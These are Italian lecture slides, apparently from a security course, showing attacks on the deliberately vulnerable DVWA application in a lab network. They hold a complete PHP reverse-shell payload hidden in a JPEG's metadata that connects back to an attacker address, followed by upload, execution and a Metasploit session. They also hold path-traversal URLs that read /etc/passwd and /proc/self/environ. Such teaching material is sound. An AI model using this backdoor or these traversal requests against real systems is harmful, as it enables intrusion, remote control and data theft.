
- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



Principali Vulnerabilità

File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



The screenshot shows the DVWA interface with the 'Vulnerability: File Upload' section. The 'Upload' button is highlighted with a red box and a red arrow. The interface includes a sidebar with navigation links, a main content area with a file upload form, and a footer with user information and version details.

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: File Upload

Choose an image to upload:
 phpmeter.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

**Proviamo ad effettuare l'upload della
Web Backdoor PHP**

Username: admin
Security Level: high
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Principali Vulnerabilità

File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



Principali Vulnerabilità

File Upload

- «Iniettiamo» la *Web Backdoor PHP* all'interno di un'immagine *JPEG* chiamata **wa.jpg**



IP macchina
attaccante




```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f =  
"stream_socket_client") && is_callable($f)) { $s = $f("tcp://{ $ip}:{ $port}"); $s_type =  
"stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type =  
"stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,  
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else  
{ die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len  
= fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a  
= unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type)  
{ case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s,  
$len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type;  
eval($b); die(); __halt_compiler();' wa.jpg
```

- Rinominiamo il file **wa.jpg** affinché esso possa essere riconosciuto anche dall'interprete *PHP*
 - `mv wa.jpg wa.php.jpg`

Principali Vulnerabilità

File Upload

- Effettuiamo l'upload del file **wa.php.jpg** tramite l'apposito servizio



Principali Vulnerabilità

File Upload

- Avviamo un opportuno modulo (detto *Modulo Handler*) per la creazione di una *Reverse Shell* verso la *Web Backdoor PHP* caricata sulla macchina target
- Per farlo useremo la suite Metasploit

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.7:4444
```

Maggiori dettagli nelle lezioni seguenti...

Principali Vulnerabilità

File Upload

- Tramite Web browser accediamo alla *Backdoor* caricata in precedenza



- Il path verso la *Web Backdoor PHP* che abbiamo caricato (e vogliamo eseguire) è il seguente
 - `http://10.0.2.10/dvwa/hackable/uploads/wa.php.jpg`

Principali Vulnerabilità

File Upload

- Mediante un opportuno modulo (detto *Modulo Handler*) della suite Metasploit possiamo accedere alla *Web Backdoor PHP* caricata in precedenza
- Ottenendo così il controllo remoto della macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.10:56771) at 2019-11-24 07:31:45 -0500

meterpreter > █
```

Maggiori dettagli nelle lezioni successive....

Principali Vulnerabilità

File Inclusion

➤ **Local File Inclusion (LFI)**

- Permette ad un attaccante di
 - Leggere file sul Server
 - Accedere a file che si trovano all'esterno della directory **www**

➤ **Remote File Inclusion (RFI)**

- Permette ad un attaccante di
 - Leggere qualsiasi file da qualsiasi Server
 - Eseguire sulla macchina target file presenti in altri Server

Principali Vulnerabilità

File Inclusion

➤ Local File Inclusion (LFI)

- Permette ad un attaccante di
 - Leggere file sul Server
 - Accedere a file che si trovano all'esterno della directory **www**

➤ Remote File Inclusion (RFI)


- Permette ad un attaccante di
 - Leggere qualsiasi file da qualsiasi Server
 - Eseguire sulla macchina target file presenti in altri Server

Queste vulnerabilità possono essere sfruttate tramite URL

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1


➤ <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php>



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1


➤ <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php>



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1

- Proviamo ad accedere alla pagina `include.php` tramite il suo path assoluto
- `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/vulnerabilities/fi/include.php`



**Viene effettuato un «include» della pagina
`/var/www/dvwa/vulnerabilities/fi/include.php`**


Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1

- Tramite URL, sfruttando la sequenza «`../`» che ci permette di salire di un livello nel file system, proviamo a caricare la pagina `/etc/passwd`




**`http://10.0.2.10/dvwa/vulnerabilities`
`/fi/?page=../../../../../etc/passwd`**



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1

- Tramite URL, sfruttando la sequenza « . . / » che ci permette di salire di un livello nel file system, proviamo a caricare la pagina `/etc/passwd`
- `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd`



Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 326

/etc/passwd

Salendo di 5 livelli nella gerarchia del File System è possibile visualizzare il contenuto del file `/etc/passwd`

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2

- La vulnerabilità di LFI consente di leggere file sul Server
- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
 - `/proc/self/environ`
 - `/var/log/auth.log`
 - `/var/log/apache2/access.log`
- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
 - Ad esempio, *Payload*

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2

- La vulnerabilità di LFI consente di leggere file sul Server
- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
 - `/proc/self/environ`
 - File contenente informazioni sull'ambiente corrente di chi accede al Server
 - Variabili d'ambiente
 - `/var/log/auth.log`
 - `/var/log/apache2/access.log`
- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
 - Ad esempio, *Payload*

Local File Inclusion (LFI) – Esempio 2

- ```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HOST=10.0.2.11HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9;+;
q=0.8HTTP_ACCEPT_ENCODING=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip, deflateHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=low,
PHPSSID=b6ffabec03819eae866469730a99a10f0HTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local/bin:/usr/bin:/usr/sbinSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=10.0.2.10SERVER_ADDR=10.0.2.10SERVER_PORT=80REMOTE_ADDR=10.0.2.11DOCUMENT_ROOT=/var/www/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=
/usr/lib/cgi-bin/phpREMOTE_PORT=40824REDIRECT_QUERY_STRING=page=../../../../proc/self/environREDIRECT_URL=/dvwa/vulnerabilities/fll/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP
/1.1REQUEST_METHOD=GETQUERY_STRING=page=../../../../proc/self/environREQUEST_URI=/dvwa/vulnerabilities/fll/?page=../../../../proc/self/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/dvwa/vulnerabilities/fll/index.phpPATH_TRANSLATED=
/var/www/dvwa/vulnerabilities/fll/index.php
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Accedendo al file `proc/self/environ` tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale file c'è anche lo *User Agent* del browser che ha effettuato l'accesso
- `http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../../../proc/self/environ`

```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=10.0.2.10HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5HTTP_ACCEPT_ENCODING=gzip,deltaeHTTP_CONNECTION=keep-aliveHTTP_COOKIE=security=low,
PHPSESSID=b6ffatbec03819eae866469730a99a10HTTP_UPGRADE_INSECURE_REQUESTS=1PATH=/usr/local/bin:/usr/bin:/binSERVER_SIGNATURE=
Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80
SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=10.0.2.10SERVER_ADDR=10.0.2.10SERVER_PORT=80REMOTE_ADDR=10.0.2.11DOCUMENT_ROOT=/var/www/SERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=
/var/lib/cgi-bin/phpREMOTE_PORT=40824REDIRECT_QUERY_STRING=page=../../../../../../proc/self/environREDIRECT_URL=/dvwa/vulnerabilities/fi/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP
/1.1REQUEST_METHOD=GETQUERY_STRING=page=../../../../../../proc/self/environREQUEST_URI=/dvwa/vulnerabilities/fi/?page=../../../../../../proc/self/environSCRIPT_NAME=/cgi-bin/phpPATH_INFO=/dvwa/vulnerabilities/fi/index.phpPATH_TRANSLATED=
/var/www/dvwa/vulnerabilities/fi/index.php
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /proc/6894/environ:1) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

- Lo *User Agent* (variabile `HTTP_USER_AGENT`) è inviato dal Web browser al Server
- Modifichiamo il valore associato a tale variabile utilizzando un *Interceptor Proxy*



# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

---

